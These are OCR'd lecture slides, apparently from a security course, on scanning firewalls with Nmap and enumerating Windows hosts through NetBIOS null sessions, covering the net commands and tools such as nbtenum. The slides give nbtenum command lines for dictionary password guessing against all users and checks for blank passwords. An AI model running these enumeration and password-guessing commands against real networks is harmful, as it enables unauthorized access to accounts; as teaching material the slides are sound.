
Response if there are 3 servers and NO FIREWALL



Surveying Firewalls

Firewall scans: Nmap

Response if there are 3 servers and a FIREWALL




Surveying Firewalls

- Determine if the firewall is blocking Microsoft's Terminal Server (it's not)
- Note that this does NOT tell us if there is a Terminal Server!

NMAP

Surveying networks with LAN (insider) access: Nmap

- Works just as well on LANs as on remote networks!
- Recall material on surveying remote networks...
- Inside use will evade outward-faced IPS/IDS
- Runs from a U3 Flash drive!
- Scriptable command line scans that dump output to file!



Surveying Networks with LAN Access

Nbtenum - Works on Windows networks only!

- Windows Network Scans
- Require LAN (insider) Access
- Only because most Businesses filter MS ports
- Closed networks also require LAN (insider) access
- Windows boxes have their own special vulnerabilities (systemic weaknesses), due mainly to Microsoft's long-time commitment to file and printer sharing, plug-and-play, and myriad other enhancements to the user experience

Systemic Weaknesses

Windows network shares

- *A long time ago*, Microsoft built into Windows 3.1 the ability for Windows boxes to have ***shares***
- Shares are files, directories, and drives for which users have enabled sharing (right-click on the icon, etc. A hand appears holding the shared item)
- Microsoft wrote NetBIOS (Network Basic Input Output System) to run all this *
- NetBIOS is not routable over the Internet, and everyone on the LAN is presumed trustworthy, Microsoft did not concern itself a great deal with security
  - Whoops! Encapsulation

Sidenote: NetBIOS

- 1983 Sytec's NetBIOS API for IBM's PC-Network
  - Max-node=80 security not considered
- 1985 IBM NetBIOS ExtendedUser Interface: NetBEUI
  - Provides NetBIOS over Token Ring (IEEE 802.2 LLC)
- 1985 MS creates NetBIOS MS-NET (IEEE 802.2 LLC)
- 1986 Novell NetWare – NetBIOS over IPX/SPX
- 1987 NetBIOS encapsulation over TCP/IP
  - Name service (lookup, add name, ...)
  - Session service for connections (TCP) call, listen, send
  - Datagram distribution mechanism (UDP) send, bcast

NetBIOS

- NAME = 15 char (16th char is Suffix)
- WINS for name service
- LMHOSTS file for statics
- Node type: how names resolve to IP address
- Suffix map service to record type
  - 1B Domain Master Browser (PDC)
  - 1C Domain Controller (record w/ up to 25 IP's)
  - 01 Master Browser
  - 1E Browser service elections

Windows Network Shares

- Message format is Server Message Block (SMB)
- Protocol is Common Internet File System (CIFS)
- CIFS/SMB used for printer and file sharing
- Messages transfer using TCP Port 139
- W2K – on uses 139 and/or 445
- xNIX implementation - Samba

Its an insecure day in the neighborhood…

Windows Network Shares

- On Windows NT/W2K/XP/W2K3 machines, many local services run under the SYSTEM ID
- This ID has virtually unlimited privileges
- Sometimes, SYSTEM needs to access information on other machines – e.g. available shares, usernames, etc. (Network Neighborhood stuff)
- SYSTEM cannot log onto the other systems using a username and password, so it uses a Null Session running over NBT (NetBIOS over TCP/IP)


Null Sessions

- A NULL session connection is an unauthenticated (no username, no password) connection to an NT/W2K machine
- W2K3 and Vista block Null Sessions, XP blocks user enumeration but not share enumeration
- Was common target, still can be of use
- A NULL session can call APIs and use RPC's to enumerate information
- Can provide information on passwords, groups, services, users and even active processors

Null Sessions


- Using a null session (via the NET command), an attacker, on the same LAN as the target, can gather the same information SYSTEM can, mainly:
- List of Windows hosts on the LAN
- For each Windows host
  - List of groups
  - List of shares – files, printers
  - List of users & their account information
    - Password attack: no password & admin privilege
      - 0wn3d

Null Sessions



- A list of all of Windows' net commands


  On the next slide, we see a user scanning their host using three net commands (net share, net user, and net accounts). Via a null session and some APIs, an attacker can get the same information from any NT/W2K box on the LAN.


Command Prompt
C:\>net share
Share name Resource Remark
C$ C:\ Default share
E$ E:\ Default share
IPC$ Remote IPC
ADMIN$ C:\Windows Remote Admin
The command completed successfully.
C:\>net user
User accounts for \\JKING1
Administrator ASPNET Guest
HelpAssistant SUPPORT_388945a0
The command completed successfully.
C:\>net accounts
Force user logoff how long after time expires?: Never
Minimum password age (days): 0
Maximum password age (days): 180
Minimum password length: 8
Length of password history maintained: 8
Lockout threshold: 20
Lockout duration (minutes): 30
Lockout observation window (minutes): 30
Computer role: WORKSTATION
The command completed successfully.
This info is retrieved from the local Windows box...
Without using APIs, only info from another Windows box is its visible shares...
Nbtenum uses APIs to collect all this info and more!

Null Session Available APIs

- GetServerInfo() - remote machine OS type and more
- NetWkstaGetInfo() - remote machine name and domains
- NetWkstaUserEnum() - users logged into the machine
- NetShareEnum() - hidden shares (shares ending in $)
- NetUserEnum() - users Full name, description, etc.
- NetRemoteTOD() - remote clock and uptime
- NetTransportEnum() - remote NIC info, MAC addresses
- NetEnumerateTrustedDomains() - remote trusted domains
- NetLocalGroupEnum() - remote local groups
- NetGroupEnum() - remote global groups
- NetServerEnum() - remote box's visible Netbios machines
- NetSessionEnum() - remote user and machine connections
- Many other APIs!

net view command



View the computers on the LAN

List the **remote shares** on the remote box

Oops! No Null Session yet!

No username
No password
Inter-Process Communication = Null Session!

null Summary

- A null session is an anonymous session to a Windows NT/W2K box through which information can be gathered (W2K3 does not allow Null Sessions)
- It has an undefined (null) username
- And an empty password
- And an undefined domain name
- It allows an attacker, who is on the same LAN, to learn the box's users, shares, account information, and more

null Tools

Tools exist that do it all for you!

- hunt - www.foundstone.com
- legion – cotse.net
- dumpsec - www.systemtools.com
- Nbtenum - null session attacks “Swiss Army Knife”

- Many business/government networks run older (and vulnerable) versions of Windows
- Embedded systems not updated...upgrades costly
- It works – legacy apps are used

nbtenum

- A utility for Windows NT/W2K/W2K3/XP which can be used to collect NetBIOS information from one host or a range of hosts
- The information that it collects includes the account lockout threshold, local groups and users, global groups and users, shares, and more
- It will also perform password checking with the use of a (small) dictionary file
- The output is produced in a nice HTML file

nbtenum

- nbtenum (A DOS or Command line utility)
- Command-line switches

  nbtenum [-v] ; version

  nbtenum [-h] ; help

  nbtenum [-q] [ip address | ip input file] [user] [password]

  nbtenum [-a] [ip address | ip input file]

  nbtenum [-s] [ip address | ip input file] [dictionary file]

  -q = query

  -a = attack: do password guessing; if no dictionary is provided, just look for blank passwords & passwords that match username

  -s = smart: same as –a, but do not guess if lockout = 0

nbtenum

nbtenum – Command line examples

- nbtenum -q 192.168.0.1

  Enumerates NetBIOS information on host ip as null user

- nbtenum -s 192.168.0.1 dict.txt

  Enumerates NetBIOS information on host ip as the null user, and then attempts to connect using words in dict.txt to guess passwords for all users

- nbtenum -q 192.168.0.1 johndoe <password>

  Enumerates NetBIOS information on host ip as the (real) user "johndoe" and obtains extended information. You must use this command for W2K3; W2K3 does NOT allow Null Sessions!

nbtenum

- **Windows 2000 allows Null Sessions**
  - No username or password needed!

